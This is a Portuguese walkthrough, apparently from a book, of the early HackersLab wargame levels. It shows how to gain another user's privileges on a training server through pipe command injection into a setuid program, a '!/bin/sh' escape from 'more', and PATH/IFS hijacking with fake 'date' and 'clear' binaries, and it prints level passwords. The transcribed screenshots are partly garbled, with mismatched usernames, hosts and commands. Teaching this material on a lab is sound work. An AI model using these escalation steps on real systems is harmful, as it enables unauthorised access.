Como o **.hi** pôde fazer isso? Simples, ele era uma *backdoor* (porta dos fundos ou cavalo-de-tróia). No momento que nós o rodamos, ele executou o comando **/bin/sh** e criou um outro **shell** (sessão de comandos) dentro do nosso, mas com suas permissões. Isso significa que, se tentarmos digitar o comando **pass** (que retorna a senha dos níveis), agora obteremos...



A senha para o próximo level!!! A senha para o *level1*, então, é *newworld*.

Nível 1

Problema

A computer student named Matthew is doing his C-programming homework. His teacher wanted him to create a program/script that if he types in a PATH name the program gives him what type of file/directory it is. He was able to get it easily by using the 'file' utility in the Unix-based commands. However, the flaw lies in this solution. Use this flaw and go on to the next level.

HINT - One of 12 books known as the Minor prophets

Tradução: Um estudante de computadores chamado Matthew está fazendo sua tarefa de casa de programação em C. Seu professor quer que ele crie um programa/script de forma que, quando o PATH de um arquivo for escrito, o programa lhe mostre qual o seu tipo de arquivo/diretório. Ele conseguiu isso facilmente usando o utilitário **file** dos comandos baseados em Unix. Entretanto, a falha está nessa solução. Use a falha e vá para o próximo nível.

DICA - Um dos 12 livros conhecidos como os "Profetas de menor importância".

 **Login:** *level1*

 **Senha:** *newworld*

Estudo: Execução Externa de Comandos e Pipes

O conhecimento necessário de se ter neste nível é saber como aproveitar um programa que execute comandos externos. Se o programa possuir um EUID (ID de identificação) superior ao seu, isso pode ser um problema grave. Para demonstrar, vamos seguir o exemplo do *level0*. Criei um *level1* imaginário, com arquivos fictícios, como um teste.

 **Login :** *level1*

 **Senha:**

```
[level1 @level1]$ find / -user level2 -group level1 2>/
dev/null
/usr/bin/lista

[level1 @level1]$ cd /usr/bin

[level1 @level1 bin]$ ./lista
Informe um arquivo : /usr/bin/lista

-rwx-x- level2 level1 876 Jun 23 13:12 /usr/bin/lista
```

Vamos devagar para analisar o que fizemos. Supostamente, nos logamos no sistema *HackersLab*, procuramos o(s) arquivo(s) que possuía UID de *level2* e GID de *level1* (se você ainda não tiver entendido por que a procura é feita dessa maneira, releia o *level0*). Encontramos o arquivo */usr/bin/lista*.

Tentei executá-lo e consegui. Ele me pediu um arquivo qualquer e informei o mesmo que estávamos usando, só para ver o que iria acontecer (poderia ser qualquer outro). O programa **lista**, então, me retornou informações sobre o arquivo que eu forneci.

O problema está aí. O **lista** executou de dentro dele o comando **ls -la** para mostrar informações dos arquivos. Ele executou no sistema o seguinte:

```
[level1 @level1]$ ls -la /usr/bin/lista

-rwx-x- level2 level1 876 Jun 23 13:12 /usr/bin/lista
```

Mas ele executa com privilégios superiores ao nosso (esqueceu que o seu usuário de criação e IDs são de *level2* ???). Então, o que podemos fazer para acrescentar outro comando, já que ele executa **ls** externamente? O modo mais fácil é usando o **pipe** (|), que vimos na seção de comandos. Ele nos permitirá introduzir outro comando a ser executado. Mas, onde faremos isso?

Vamos executar novamente a lista:

```
level1 @level1 bin]$ ./lista
Informe um arquivo : /usr/bin/lista
```

Aqui está o segredo. Ao invés de colocar somente o PATH do arquivo, que tal acrescentarmos o **pipe** e algum comando na frente? Ficaria assim:

```
Informe um arquivo : /usr/bin/lista | pass
```

Isso! Se nossa teoria estiver certa, ele vai rodar o **ls**, listando o nosso programa */usr/bin/lista* e logo em seguida executará o programa que nos fornece as senhas. Completo agora:

```
level1 @level1 bin]$ ./lista
Informe um arquivo : /usr/bin/lista | pass

-rwx-x- level2 level1 876 Jun 23 13:12 /usr/bin/lista
```

A senha para o level2 é...

Pronto! Obtemos a nova senha. Vamos ao passo-a-passo real agora.

Passo-a-passo

Conecte-se ao *HackersLab* e logue-se com a senha de *level1*.

```
Telnet drillhackerslab.org


Welcome to Drill Server !!
Happy Hacking :)
login: level1
Password:
Last login: Fri Mar 7 01:30:18 from adel-joe1-213-f.brt.telesec.net.br
You have mail.
[level1@drill level1]$ find / -user level12 -group level1 2>/dev/null
/proc/20840
/usr/bin/amos
[level1@drill level1]$
```

A primeira coisa a ser feita (já clássica), é digitar o comando **find / -user level12 -group level1 2>/dev/null** para encontrarmos nosso alvo. Encontramos dois, **/proc/20840** e **/usr/bin/amos**. Mas espere aí... **Amos** é o nome de um profeta (dim, dim, dim... encontramos o porquê da dica desse nível). Vamos checar o arquivo **amos**, então:

```
Telnet drillhackerslab.org

[level1@drill level1]$ ls -la /usr/bin/amos
-rwxr-xr-x 1 level12 level1 13987 Jul 5 2001 /usr/bin/amos
[level1@drill level1]$ cd /usr/bin
[level1@drill bin]$ amos
path: /usr/bin/amos
/usr/bin/amos: setuid ELF 32-bit LSB executable, Intel 80386, version 1, dynamic
ally linked (uses shared libs), not stripped
[level1@drill bin]$
```

Vendo as informações de **amos**, descobrimos que, novamente, temos permissão de grupo para executá-lo (x). Conseguimos rodá-lo sem precisar do **./** (ponto-barras) antes, isso significa que ele está no PATH. Como aconteceu em nossa simulação na sessão de estudo, o programa nos pede o PATH de um arquivo qualquer. Colocamos o próprio arquivo que estamos rodando (como disse antes, pode ser qualquer um). Ele nos informou que é um executável.




```
Telnet drillhackerstlab.org
level1@drill: bin$ file /usr/bin/amos
/usr/bin/amos: setuid ELF 32-bit LSB executable, Intel 80386, version 1, dynamic
ally linked (uses shared libs), not stripped
level1@drill: bin$ OLHA SO... O AMOS RODA EXTERNAMENTE O FILE... INTERESSANTE
```

Voltando ao problema desse nível, vimos que **Matthew** precisou utilizar o comando **file** para fazer o programa **amos**.

Então, será que o programa está executando externamente **file** **arquivo**? Vamos testá-lo!


Sim!! O **amos** roda externamente o **file**. Vamos tentar rodá-lo e fazer um **pipe** para tentarmos obter seu privilégio.



```
Telnet drillhackerstlab.org
level1@drill: bin$ amos
path? /usr/bin/amos | pass
```

Façamos, então, da mesma maneira como estudamos: colocamos a indicação para **/usr/bin/amos**, o **|** (**pipe**) e o comando **pass**.

Assim, o programa mandará executar no sistema o comando **file /usr/bin/amos | pass**. Resultado?



A senha para o *level2*. Mais uma etapa vencida.

Nível 2

Problema

Kevin, a BBS programmer wants to add an alert on his homepage so that his members can see his message every time they log in. Unfortunately, his message is over a page long and his members cannot read the message. As a result, he has been racking his brain night and day trying to come up with a solution. Finally, he thought of using 'more' command to solve this problem. However, this method is risky for security reasons. Using this, go on to the next level.

HINT: Nuff said!

Tradução: Kevin, um programador de BBS, quer acrescentar um alerta em sua homepage para que seus membros possam ver suas mensagens cada vez que eles logarem. Infelizmente, a mensagem tem mais de uma página e seus membros não podem lê-la. Como resultado, ele veio esquentando seu cérebro noite e dia tentando encontrar uma solução. Finalmente, ele pensou em usar o comando **more** para resolver seu problema. Entretanto, esse método é arriscado por causa de problemas de segurança. Usando isso, vá para o próximo level.

DICA: Nuff disse!

 **Login:** *level2*

 **Senha:** *DoltYourself*

Estudo: Shells e Subshells

O **shell** de um sistema nada mais é que a execução de um interpretador de comandos digitados. Como assim? É uma tela em modo texto, mostrada a você, na qual pode interagir através de comandos de sistema. No sistema DOS, por exemplo, o interpretador de comandos é o arquivo **command.com**. No Windows NT e compatíveis, é o **cmd.exe**. Você pode comprovar isso no NT indo em *Iniciar/Executar* e digitando *cmd*. Uma tela de comandos será aberta.

Por que utilizar o Windows como exemplo? Por que o Linux não é diferente. Ele tem diversos tipos de **shell** (*sh*, *csch*, *ksh*, *bash2*...) que, ao serem executados dentro de um gerenciador gráfico de janela (como GNOME ou KDE), lhe fornecem outra pequena janela em modo texto, o “prompt” de comandos. Para terminá-la, é simples. Somente a feche.

Ao rodar o **shell** de dentro de um gerenciador de janelas, você o estará rodando em **segundo plano**. Este é um conceito importante de ser aprendido, pois vamos utilizá-lo muito posteriormente. Eu posso rodar também um **shell** dentro de outro. Isso se chama **subshell**. Um exemplo é mostrado abaixo:

```
[meusistema ] $ ls
.
..
.rhosts
passwd.old

[meusistema ] $ /bin/sh
bash$
```


No exemplo acima, eu estava em um **shell** (onde estava mostrando escrito **meusistema**) e passei para outro, o **sh** (ou Bash simples). Se eu digitar o comando **exit**, volto para o anterior. Isso prova que o **sh** é um **subshell**, pois estava dentro do que era rodado originalmente.

```
bash$ exit
[meusistema]$
```

Isso também pode ser feito através de programas. Muitos programas de modo texto que rodam em **shells** (como **pine**, **vi** e outros) permitem que você execute um **subshell** de dentro deles. Até mesmo comandos como o **more** também permitem. Isso ficará claro na parte prática desse nível.

Passo-a-passo


Nos conectamos ao *HackersLab* e procuramos listar o arquivo com permissão de usuário *level3* e grupo *level2*.



Encontramos o arquivo **alert**. Provavelmente, o mesmo que o Kevin, da descrição desse nível, criou. Próximo passo: listá-lo. Vimos na imagem a seguir que temos permissão para executá-lo. Vamos fazê-lo.

Executamos o arquivo **alert** e vimos que Kevin utilizou o comando **more** para dar uma pausa entre as telas de seu arquivo.

Se apertarmos *Enter*, *Page Down* e algumas outras teclas, o arquivo vai continuar sendo mostrado aos poucos. Ao invés disso, faremos o seguinte:



The screenshot shows a terminal window with a title bar that reads "Telnet driftnet.org". The terminal content is as follows:

```

[leon12@driftnet:~] $ ls -la /usr/bin/alert
-rwxr-xr-x 1 leon12 leon12 13469 Jul  5 2001 /usr/bin/alert
[leon12@driftnet:~] $

```

Escrevemos o comando! **/bin/sh** por cima do *—More—*. Isso significa dizer ao sistema: *Meu caro Linux, execute (!) para o interpretador de comandos **sh** que está dentro do diretório **bin** (/bin/sh).*

```

Telnet drlhackerslab.org
level2@drill:~$ sudo /usr/bin/alert
Here is Free Hacking Zone.

Feel Free


I think Geek!!!!

Good Luck!!!!


---Page---(45)---

```

Caimos no **shell**. Como quem está rodando o **shell** é um programa que possui permissões de *level3*, testamos com o **whoami** e prontinho!! "Somos" *level3*. Executando o **pass**, então...



E lá vamos nós para o *level3*!!!!!!!!!!!!!!!!!!!!!!!!!!!!



Nível 3

Problema

Steven is known for his tardiness, he is never on time! He is aware of this problem and knows that he has to do something about it. So, he programmed a simple C utility by using the 'date' command that displays the current date in YYYY-MM-DD format every time he logs on to his computer. He put it in a secret directory because he was worried about others seeing this. Find it out and get the password for the next level.

Tradução: Steven é conhecido por ser atrasado, ele nunca é pontual. Ele reconhece seu problema e sabe que tem que fazer algo sobre isso. Então, ele programou um simples utilitário em C usando o comando **date**, que mostra a data atual no formato

AAAA-MM-DD (Ano-Mês-Dia) sempre que ele se loga no computador. Ele colocou em um diretório secreto, pois estava preocupado que outras pessoas vissem isso. Encontre e consiga a senha para o próximo nível.



Login: *level3*



Senha: *hackerproof*

Estudo: PATH e IFS

Os níveis 3 e 4 do *HackersLab* são praticamente iguais. Em ambos, você precisará entender o conceito de **PATH**, **IFS** e **export** (exportação.). São níveis realmente interessantes e os mais difíceis no início do desafio (verá, depois, que o *level5* e *6* são bem mais fáceis).

Apesar de o livro se concentrar em como quebrar um sistema Linux, vou explicar o PATH utilizando alguns *screenshots* do DOS. Aprendendo este termo, fica mais fácil compreender os outros.

Primeiro, vamos ao conceito:

PATH é o caminho absoluto de diretórios, onde o sistema sempre procura um arquivo para ser executado. Por exemplo, ao digitar na raiz de um sistema os comandos **ls**, **dir**, **date** ou qualquer outro, o SO vai procurar nos diretórios do PATH por esses comandos e executá-los. Se não encontrar, ele retornará um erro.

Complicado? Nem tanto... Vamos ver um exemplo simples.

```

C:\WINDOWS\System32\cmd.exe
C:\>dir c:\diretorioteste
Volume in drive C has no label.
Volume Serial Number is 8430-CB0C

Directory of c:\diretorioteste

01/04/2003  14:16    <DIR>          .
01/04/2003  14:16    <DIR>          ..
27/03/2003  02:51             40.960 app.exe
               1 File(s)              40.960 bytes
               2 Dir(s)      1.009.006.464 bytes free

C:\>app
'app' is not recognized as an internal or external command,
operable program or batch file.

C:\>PATH=c:\diretorioteste

C:\>app

[Crpt] st4ll1.dll exploit through WebD0U by kraler [Crpt]
www.corrupter.net && undernet #corrupter

syntax: app <victim_host> <your_host> <your_port> [padding]
  
```


No exemplo de DOS acima, listei os dados que estavam no diretório chamado **diretorioteste**. Descobri que havia um programa chamado **app.exe**. Tentei, então, da raiz, executar o **app**. Recebi um erro dizendo que o comando não era reconhecido (não encontrado). Então, modifiquei o PATH e o apontei para o **diretorioteste** onde estava **app**. Foi só usar **PATH=C:\diretorioteste**. Tentei executar **app** de novo e voilá! Rodou direitinho. Claro, agora, o comando estava dentro do PATH de procura do sistema.

Tudo bem, mas qual a relação que isso tem com um desafio de hackers? Tudo. Imagine que uma aplicação do Windows chame externamente o comando **NET.EXE** (comando que controla o protocolo NetBIOS, podendo se conectar a compartilhamentos, enviar mensagens, habilitar usuários, etc.).

O que aconteceria com esse programa se eu tivesse criado outro com o mesmo nome (**NET.EXE**), colocado-o no **diretorioteste** e configurado o PATH? O NET seria executado normalmente pelo programa do indivíduo, mas o meu NET, que poderia ser um programa de invasão como um *backdoor* (ou cavalo-de-tróia).


Voltando ao Linux, imagine, então, que o programa do Steven simplesmente escreva **date**. Aí é fácil, é só criar uma versão falsa em um diretório qualquer, mover o PATH para lá e exportá-lo (enviar de volta ao sistema).

Entre no diretório do arquivo e digite o comando **pwd** só para confirmar (para mostrar o diretório atual). Tente rodar o arquivo digitando **./today**, dessa forma, ele me retorna a data. Tudo está seguindo o que foi especificado no problema inicial. Digite o comando **date** como teste e o mesmo retorna os resultados no formato comum. Isto não é necessário ser feito, é apenas curiosidade.




```
Telnet drill.hackerslab.org
level13@drill: nan@1$ pwd
/var/man/pt_BR/man8
level13@drill: nan@1$ ./today
01/31/03
level13@drill: nan@1$ date
Mon Mar 31 00:27:19 EDT 2003
level13@drill: nan@1$
```

Digitando o comando **set** (mostra, muda e cria variáveis de sistema, vimos o **PATH**. O arquivo executável **date**, que é utilizado externamente por **today**, está dentro do diretório **bin**. Vamos, então, tomar os passos necessários que foram explicados no estudo.



```
Telnet drill.hackerslab.org
LESSOPEN=|/usr/bin/lesspipe.sh %s
LINES=25
LOGNAME=level13
LS_COLORS=
MAIL=/var/spool/mail/level13
MAILCHECK=60
OLDFPWD=/home/level13
OPTERR=1
OPTIND=1
OSTYPE=Linux
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level13/bin
PPID=11542
PS1=[\u@\h \W]\$
PS2=>
PS4+=
PWD=/usr/man/pt_BR/man8
REMOTEHOST=200.202.251.119
SHELL=/bin/bash
SHELL=1
TERM=ansi
UID=2003
USER=level13
USERNAME=
=clear
level13@drill: nan@1$
```

Primeiro, entrei com o comando **export PATH=/home/level3/tmp**. Já coloquei o **export** na frente para criar o novo **PATH** e exportá-lo (enviá-lo) para o sistema. Esse diretório **/home/level3/tmp** é o único diretório que o **level3** possui permissão para gravar. É onde criaremos nosso **date** falso. Criamos e exportamos também o **IFS** digitando **export IFS=.**



Um pouco de atenção agora. O comando **echo /bin/pass > /home/level3/tmp/date** nada mais faz do que criar um arquivo texto de nome **date** no nosso diretório de gravação e enviar para esse arquivo (echo) o texto **/bin/pass**. Isso vai fazer com que toda vez que o nosso **date** for executado, o comando **/bin/pass** seja rodado, nos mostrando, assim, a senha.

Será que funcionou, então? No fim da imagem anterior, digitamos novamente **./today** para testar. E o resultado...



AreURReady? é nossa senha de *level*4. Sorria :-)!

Nível 4

Problema


Kevin likes playing games in Linux. One day, he was bored and had nothing to do so he decided to play with a source file of the game. He opened the source file and added some codes and then compiled it. Get the password for the next level by using this program.

HINT: Apparently, he added only one line into the source.

Tradução: Kevin gosta de jogar no Linux. Um dia, ele estava à toa e não tinha nada para fazer, então, ele decidiu brincar com o código-fonte do jogo. Ele abriu o código-fonte e acrescentou alguns códigos e os recompilou. Consiga a senha para o próximo nível utilizando este programa.

DICA: Aparentemente, ele acrescentou apenas uma linha de código.

 **Login:** *level4*

 **Senha:** *AreURReady?*

Estudo: Mais Dedução e Mais PATH

O nível 4 é muito parecido com o terceiro. Tudo que mostrei no estudo do nível passado se aplica aqui. Mas tem uma grande diferença. Como eu soube disso?


De acordo com o problema, Kevin acrescentou apenas uma linha de código no seu jogo. Essa linha de código poderia ser qualquer coisa... uma mensagem na tela, um comentário ou um comando externo sendo executado. Só existe uma maneira de você saber: executando o jogo e tentando identificar algum comando externo que ele esteja rodando (Ele lista diretórios? Mostra a data? A hora?). Existem comandos como o **strace** e outros que você pode usar para tentar descobrir referências externas. Mas, a maneira mais fácil é tentando rodar o jogo e descobrir.

A grande diferença que eu me referia é a seguinte: no *level3*, você sabia que devia personificar o comando **date**, mas nesse nível, além de você não

saber qual comando é utilizado, não tem certeza se esse é o procedimento certo. Somente analisando você saberá. Vamos para o passo-a-passo e verificar como deve ser o procedimento.

Passo-a-passo

Nos conectamos ao *HackersLab* como *level4* e buscamos arquivos com permissão de usuário *level5*. Encontramos nosso jogo, o arquivo **trojka**, que está dentro do diretório **/usr/games**. Vamos executá-lo para ver o que acontece.




```

Telnet drill.hackerslab.org

Welcome to Drill Server !!
Happy Hacking :)
login: level4
Password:
Last login: Mon Mar 31 13:06:11 from cs66695-138.satsvr.com
You have mail.
[level4@drill ~]$ find / -user level5 -group level4 2>/dev/null
./proc/29523
./proc/29554
./usr/games/trojka
[level4@drill ~]$ ls -la /usr/games/trojka
-rwx-c-- 1 level5 level4 30422 Jan 18 18:51 /usr/games/trojka
[level4@drill ~]$ cd /usr/games
[level4@drill ~]$ ./trojka
  
```


O jogo pede para você selecionar a velocidade com que quer jogar. Esse jogo é uma espécie de **Tetris**. Uma coisa interessante que vimos aqui é o seguinte: o jogo limpou a tela quando foi iniciado. E também limpa a tela muitas vezes enquanto você jogar. Será, então, que o comando **clear**, que limpa a tela, está sendo executado externamente? Vamos seguir essa dedução e tentar proceder como no *level3*.



```

Telnet drill.hackerslab.org

Select game-speed (B..9) -->
  
```



```
Telnet drill.hackerslab.org
[level4@drill] gamez$ export PATH=/home/level4/tnp
[level4@drill] gamez$ export IPS=/
[level4@drill] gamez$ echo /bin/pazz > /home/level4/tnp/clear
[level4@drill] gamez$ ./trojka
```



0 9 0 1

Nível 5

Problema

A hacker named John made the backdoor for the first problem. He got really angry when he realized that other HackersLab members were taking his backdoor for granted. He had worked on it very hard for one day and now he thinks that he can feel rest assured thinking that no one else can use the backdoor. Drive him mad again!

Tradução: Um hacker de nome John fez a *backdoor* do primeiro problema (*level1*). Ele ficou realmente bravo quando percebeu que outros membros do *HackersLab* estavam utilizando sua “porta dos fundos”. Ele tinha trabalhado muito nela por um dia e agora acha que pode se sentir seguro pensando que ninguém mais pode usar sua *backdoor*. Deixe-o bravo de novo!



Login: *level5*



Senha: *Silent night, holy night!*

Estudo: Strings em Binários

Primeiramente, o que é uma **string**? É um agrupamento de **char**, como nos ensinam na faculdade. Na linguagem comum, é uma palavra, uma frase ou um texto. Sempre que vamos programar, precisamos utilizar strings para nos comunicarmos com o usuário.

Dois exemplos em linguagens diferentes de comandos que enviam strings para o usuário.



Pascal

```
writeln('Entre com um número');
```



C++

```
cout >> "Entre com um número \n";
```

